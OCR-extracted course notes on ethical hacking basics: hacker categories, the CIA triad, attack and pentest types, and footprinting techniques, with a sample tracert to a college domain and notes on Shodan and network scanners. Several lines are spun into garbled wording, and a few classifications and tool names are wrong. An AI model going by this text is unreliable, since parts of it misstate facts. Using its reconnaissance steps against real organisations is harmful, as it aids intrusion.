Much like white hat hackers, red hat hackers also want to save the world from evil hackers.
But they choose extreme and sometimes illegal routes to achieve their goals.

Red hat hackers are like the pseudo-Robin Hood of the cybersecurity field — they take the wrong path to do the right thing. When they find a black hat hacker, they deploy dangerous cyber-attacks against them.
Red hat hackers use all types of tactics to do this, including:

- Infecting the bad hackers’ systems with malware
- Launching DDoS attacks,
- Using tools to gain remote access to the hacker’s computer to demolish it.

In short, red hats are the types of hackers who often choose to take aggressive steps to stop black hat hackers. They’re known to launch full-scale attacks to bring down the bad guys’ servers and destroy their resources.

Categories of hackers: Based on the knowledge of an individual the hackers are categorized into three types


- Coders
- Admins
- Script kiddies

Coders: These are the ones who are very sound and professional with the technology. They actually create the tools for hacking. They have complete knowledge and are called as gods of technology they are the ones who actually build everything

Admins: They are also good and sound at technology but they don’t have enough knowledge to build a tool. But they know how to use a tool in a professional way. The only difference between coders and admins is admins cannot build the tools whereas coders can. Their work is to maintain all the tools developed by coders

Script Kiddies: They don’t have any kind of knowledge about what they are doing they don’t have basic knowledge and they don’t know the consequences and the impact of the attack they just follow some blogs or some You Tube videos to perform attacks.

1.5-CIA Traid.



In cybersecurity, CIA refers to the CIA triad — a concept that focuses on the balance between the confidentiality, integrity and availability of data under the protection of your information security program.

Confidentiality

Keeping data secure

At its core, the tenet of confidentiality is about keeping what needs to be private, private. Government regulation, industry compliance requirements, expectations from your business partners and your company’s own business priorities all play a role in defining what data needs to be kept confidential.

In practice, confidentiality is about controlling access to data so that only authorized users can access or modify it. No matter what industry a business is in, it’s that business’s responsibility to keep their data and their clients’/customers’ data out of the hands of those who would misuse it. This is perhaps then the most obvious of the three CIA components.

Confidentiality can be violated both intentionally and unintentionally, through direct attacks meant to gain access through vulnerable parts of a network or through carelessness and human error. Having strong controls and good training for employees goes a long way in maintaining a business's confidentiality.
Integrity

Keeping data clean

Integrity focuses on keeping data clean and untainted, both when it's uploaded and when it's stored. This means making sure only those who are allowed to modify it, modify it.

While data being leaked is a problem, having data be maliciously or accidentally altered can also create a world of problems and weeks of headaches for businesses. When this happens, trust flies out the window. Businesses, their partners and their customers need to be able to rely on accurate, reliable, up-to-date information at all times. If this cannot be the case, there's a problem.

This requirement isn't just applicable to data that must be kept confidential. Content on a company's website needs to be accurate, too. Pricing, descriptions and even store hours need to all be accurate. This sort of publicly visible data must have its integrity protected as well.

Availability

Keeping data accessible

Availability essentially means that when an authorized user needs to access data or information, they can. It can sometimes be confused with or even seem to contradict confidentiality.

While confidentiality is about making sure that only the people who need to access the data can get to it, availability is about making sure that it's easy to access that data should an authorized person need to. This can include making sure networks and applications are running as they should, that security protocols are not hindering productivity or that a resource is on-hand for when an issue arises and needs fixing.

When availability comes under attack or gets left by the wayside, business can come to a halt. Whether it's a block on payroll or email or confidential data required to operate a business, if employees can't get to what they need to work, well, they can't work. Finding the balance between accessing data and making sure that your business can still operate is a key part of the CIA triad.

1.6-Types of Security Attack.

Active Attacks: Active attacks are the type of attacks in which, the attacker efforts to change or modify the content of messages. Active Attack is danger for Integrity as well as availability. Due to active attack system is always damaged and System resources can be changed. The most important thing is that, in active attack, Victim gets informed about the attack. The following are the most popular active attacks

- Distributed Denial-of-Service (DDoS)
- Domain name spoofing
- Ransomware

- Computer viruses

Passive Attacks: Passive Attacks are the type of attacks in which, the attacker observes the content of messages or copy the content of messages. Passive Attack is a danger for Confidentiality. Due to passive attack, there is no any harm to the system. The most important thing is that in passive attack, Victim does not get informed about the attack.

The following are the most common passive attacks

- Phishing emails
- Eavesdropping
- Data packet sniffing

- Keyloggers

1.7-Types of Penetration Test.

There are three main types of penetration tests: black box, grey box, and white box.

- Black Box Penetration Testing
- Grey Box Penetration Testing
- White Box Penetration Testing


Black Box Penetration Testing:

During a black box penetration test (also known as external penetration testing) the pen tester is given little to no information regarding the IT infrastructure of a business.

The main benefit of this method of testing is to simulate a real-world cyberattack , whereby the pen tester assumes the role of an uninformed attacker.


One of the easiest ways for pen testers to break into a system during a black box test is by deploying a series of exploits known to work, such as Kerberoasting.

This method of testing is also referred to as the “trial and error” approach, however, there is a high degree of technical skill involved in this process.



White Box Penetration Testing:


- White box penetration testing (also called clear box testing, glass box testing , or internal penetration testing) is when the pen tester has full knowledge and access to the source code and environment.
- The goal of a white box penetration test is to conduct an in-depth security audit of a business’s systems and to provide the pen tester with as much detail as possible. o As a result, the tests are more thorough because the pen tester has access to areas where a black box test cannot, such as quality of code and application design.




- White box tests do have their disadvantages. For instance, given the level of access the pen tester has it can take longer to decide what areas to focus on. In addition, this method of testing often requires sophisticated and expensive tools such as code analyzers and debuggers. o In the end, it doesn't matter whether you perform a black box or a white box penetration test so long as the primary goal of the test is being met.

Gray Box Penetration Testing:

- During a gray box penetration test, the pen tester has partial knowledge or access to an internal network or web application.
- A pen tester may begin with user privileges on a host and be told to escalate their privileges to a domain admin. Or, they could be asked to get access to software code and system architecture diagrams.



- One main advantage of a gray box penetration test is that the reporting provides a more focused and efficient assessment of your network's security.
- For instance, instead of spending time with the "trial and error" approach, pen testers performing a gray box penetration test are able to review the network diagrams to identify areas of greatest risk.
- From there, the proper countermeasures can be recommended to fill the gaps.


White Box Penetration Testing
White Box penetration testing is also known as open box penetration testing.
Complete knowledge of Code and Infrastructure.
Black Box Penetration Testing
Black Box penetration testing is also known as close box penetration testing.
No knowledge of Codebase and Infrastructure.
Gray Box Penetration Testing
Gray Box penetration testing is a combination of Black Box and White box testing.
Some knowledge of Code and Infrastructure
astra

Chapter-2. FOOTPRINTING AND RECONNAISSANCE

2.1 What is FootPrinting and Types of FootPrinting.

Footprinting is a part of the Inspection phase of Ethical Hacking in which you gather information about the system/ application. The main goal of Footprinting is to gather as much information as possible about the system/ application to narrow down the areas and techniques of attack. Footprinting is a very important part of Ethical Hacking.

It is the act of gathering information about a targeted system and creating a network and systems map of an organization. It falls in the preparatory pre-attack phase, where all the details regarding an organization's network architecture, application types, and physical location of the target system are collected. Post

Footprinting, the hacker gets a better understanding and picture of the location, where the desired information is stored, and how it can be accessed.

Importance of footprinting

Footprinting in ethical hacking is very important as it is the first phase of ethical or unethical hacking. If the hacker does not gather enough information about the system, he/she wouldn't know enough about it. As a result, the hacker would have no clue about what type of vulnerabilities can be found and what would be a suitable attack to perform.
In other words, no matter if the hacker knows all the programming languages and is incredibly skillful, without footprinting he/she would be in the dark while implementing those skills in an attack.

Footprinting helps with the following things:

- Understand security posture: The data gathered will help you understand the posture of the security better. For example, you'll have details regarding the firewall as well as security configurations.
- Identify weaknesses: Footprinting can help you identify vulnerabilities, potential threats as well as the loopholes present in the system.
- Reduces attacks: Once the vulnerabilities are identified, it can help prevent any future threats.
- Laying the foundation for an attack: The data collected can help find the weak spots and launch attacks.
- Draw a network map: Footprinting can also help recognize the network of the target system and identify topology, trusted routers, presence of server and other information.

Objectives of Footprinting

Because without knowing the objectives of each step-in hacking, you would always be a few steps short to become an ethical hacker

There are three main objectives of footprinting.

1. Collecting Network information This

includes:

- Domain name
- Internal domain names
- IP addresses of the reachable systems
- Rogue websites/private websites within the domain
- Access Control Mechanisms
- Protocols used
- Existing VPNs
- Analog and digital telephone numbers
- Authentication mechanisms and system enumeration

2. Collecting System Information This

includes:

- Users and group names

- System banners
- Routing tables
- Routing protocols it is using
- SNMP information
- System architecture
- Operating system used
- Remote system type
- Usernames and passwords 3. Collecting Organizations' Information This includes:

- Employee details
- Organization's website
- Company directory
- Local details
- Address and phone numbers
- Comments in HTML Source code within an organization's website
- Security policies implemented
- Web server links relevant to the organization
- News articles and press release

Useful information sources for footprinting

These are some of the sources which you can use to gather information regarding a target system:

- Company's website: The websites are intended to tell the customers about the organization but hackers can use them to gain a lot of information. They contain e-mail addresses, employee names, branch office locations as well as technologies the organization uses.
- Social Media: You can easily get to know about someone because people today tend to post everything about them on social media platforms.
- Archive.org: Here's a website that shows the history or older versions of all the other websites. You can use the Way back machine, a built-in free to use tool to collect information that once existed on the website.
- Job postings: Companies can sometimes provide confidential data on job posting websites like Indeed and Monster India. Hackers can leverage this information to plan their attack.

- Google hacking: As you may know, Google contains a tremendous amount of data. But did you know that Google has the ability to do some powerful searches as well. You can collect sensitive information by using Google's built-in functions.

Types of footprinting

1. Passive Footprinting:

This involves gathering information about the target without direct interaction. It is a type of footprinting gathering that is mainly useful when there is a requirement that the information-gathering activities are not to be detected by the target is not sent to the target organization from a host or from anonymous hosts or services over the Internet. We can just gather the documented and put away data about the target utilizing web crawlers, social networking websites, etc.

Passive footprinting techniques include: –

- Finding the Top-level Domains (TLDs) and sub-domains of an objective through web services
- Gathering area information on the objective through web services
- Performing individuals search utilizing social networking websites and individuals search services
- Stealing monetary data about the objective through various monetary services
- Get-together framework subtleties of the objective association through places of work
- Checking objective utilizing ready services
- Social occasion data utilizing gatherings, discussions, and online journals
- Deciding the working frameworks being used by the objective association
- Extricating data about the objective utilizing Internet documents
- Performing competitive intelligence
- Discovering data through web crawlers
- Monitoring website traffic of the target
- Tracking the online reputation of the target
- Gathering data through social designing on social networking destinations

2. Active Footprinting:

This involves gathering information about the target with direct interaction. In this type of footprinting, the target may recognize the ongoing information gathering process, as we only interact with the target network.

Active Footprinting techniques include: –

- Querying published name servers of the target
- Extracting metadata of published documents and files
- Stealing a lot of website information using various types of mirroring and web spidering tools
- Gathering information through email tracking
- Performing Whois lookup
- Extracting DNS information
- Performing traceroute analysis
- Performing social engineering

The major goals of footprinting incorporate gathering the organization data, mainframe data, and hierarchical data of the victim. By directing footprinting across various organization levels, we can acquire precious data, for example, network blocks, explicit IP addresses, representative subtleties, etc. Such data can help the network intruders in accessing confidential information or performing different types of hacks on the objective organization.

TYPES OF FOOTPRINTING

1. Footprinting using search engines
2. Footprinting using Network
3. Who is
4. Footprinting using DNS
5. Email Footprinting
6. Social engineering
7. Website Footprinting
8. Google hacking/Google dorks
9. Footprinting using social Network sites
10. Competitive intelligence

2.2-Footprinting Using Search Engines:


- Attackers use search engines to extract information about a target such as name, personal details, employee details, login pages, portals, etc.
- It helps in performing social engineering and other types of advanced system attacks.
- some target specific information like Operating system details, IP details, Netblock information, technologies behind web application etc. can be gathered
- It also provides sensitive information that has been removed from the World Wide Web.

Example: collecting information from Google, Bingo etc.

- TOOLS: shodain.io, google

Google cache


A Google cached page is a raw HTML backup of the content on a page taken during one of Google's crawls. Google Cache as a whole comprises these backed-up pages.




Note: This is Google's cache of https://www.vvitguntur.com/. This is a snapshot of the page as it appeared on September 5, 2022 19:30:44 GMT. The current page could have changed in meantime.

Shodan.io

Shodan is a search engine similar to Google. But while Google searches for websites, Shodan searches for devices that are connected to the internet. Users can perform a search using the Shodan search engine based on an IP address, device name, city, and/or a variety of other technical categories.






2.3-Network Footprinting:

- Network footprinting refers to the process of collecting information about the target's network. During this process, attackers collect network range information and use the information to map the target's network.
- Network range gives attackers an insight into how the network is structured and which machines belong to the network.

Tools Used Are

1.Ping Command

A ping (Packet Internet or Inter-Network Groper) is a basic Internet program that allows a user to test and verify if a particular destination IP address exists and can accept requests in computer network administration. The acronym was contrived to match the submariners' term for the sound of a returned sonar pulse. It is used to determine whether the connection is alive or not and is used to find out the IP Address of target system. It measures the travel time for messages sent from host to target.



1. Tracert command

A traceroute provides a map of how data on the internet travels from its source to its destination. A traceroute plays a different role than other diagnostic tools, such as packet capture, which analyzes data. Traceroute differs in that it examines how the data moves through the internet.


Command Prompt

```
Approximate round trip times in milli-seconds:
    Minimum = 341ms, Maximum = 366ms, Average = 353ms

C:\Users\syeds>tracert vvitguntur.com

Tracing route to vvitguntur.com [162.240.63.195]
over a maximum of 30 hops:

  1     3 ms     1 ms    <1 ms  reliance.reliance [192.168.29.1]
  2    25 ms     5 ms     3 ms  10.0.160.1
  3   101 ms    15 ms    16 ms  172.31.2.102
  4    10 ms    13 ms    12 ms  192.168.59.124
  5     8 ms     8 ms     7 ms  172.26.74.68
  6    13 ms    11 ms    12 ms  172.26.75.131
  7    19 ms    15 ms    16 ms  192.168.60.228
  8     *        *        *     Request timed out.
  9     *        *        *     Request timed out.
 10    38 ms    30 ms    30 ms  103.198.140.176
 11   186 ms   203 ms   202 ms  103.198.140.215
 12     *        *        *     Request timed out.
 13   197 ms   203 ms   236 ms  ae-24.edge4.Marseille1.Level3.net [4.68.111.245]
 14   254 ms   337 ms   246 ms  ae1.3502.edge8.Denver1.level3.net [4.69.219.70]
 15   269 ms   333 ms   264 ms  THE-ENDURAN.bar4.SaltLakeCity1.Level3.net [4.53.7.174]
 16   340 ms   267 ms   344 ms  69-195-64-111.unifiedlayer.com [69.195.64.111]
 17   354 ms   259 ms   350 ms  po97.prv-leaf3a.net.unifiedlayer.com [162.144.240.43]
 18   404 ms   342 ms   277 ms  server.vvitguntur.com [162.240.63.195]

Trace complete.
```

2. Advanced Ip Scanner


- Advanced IP Scanner is fast and free software for network scanning. It will allow you to quickly detect all network computers and obtain access to them. With a single click, you can turn a remote PC on and off, connect to it via Radmin, and much more.
- Reliable and free network scanner to analyze LAN.

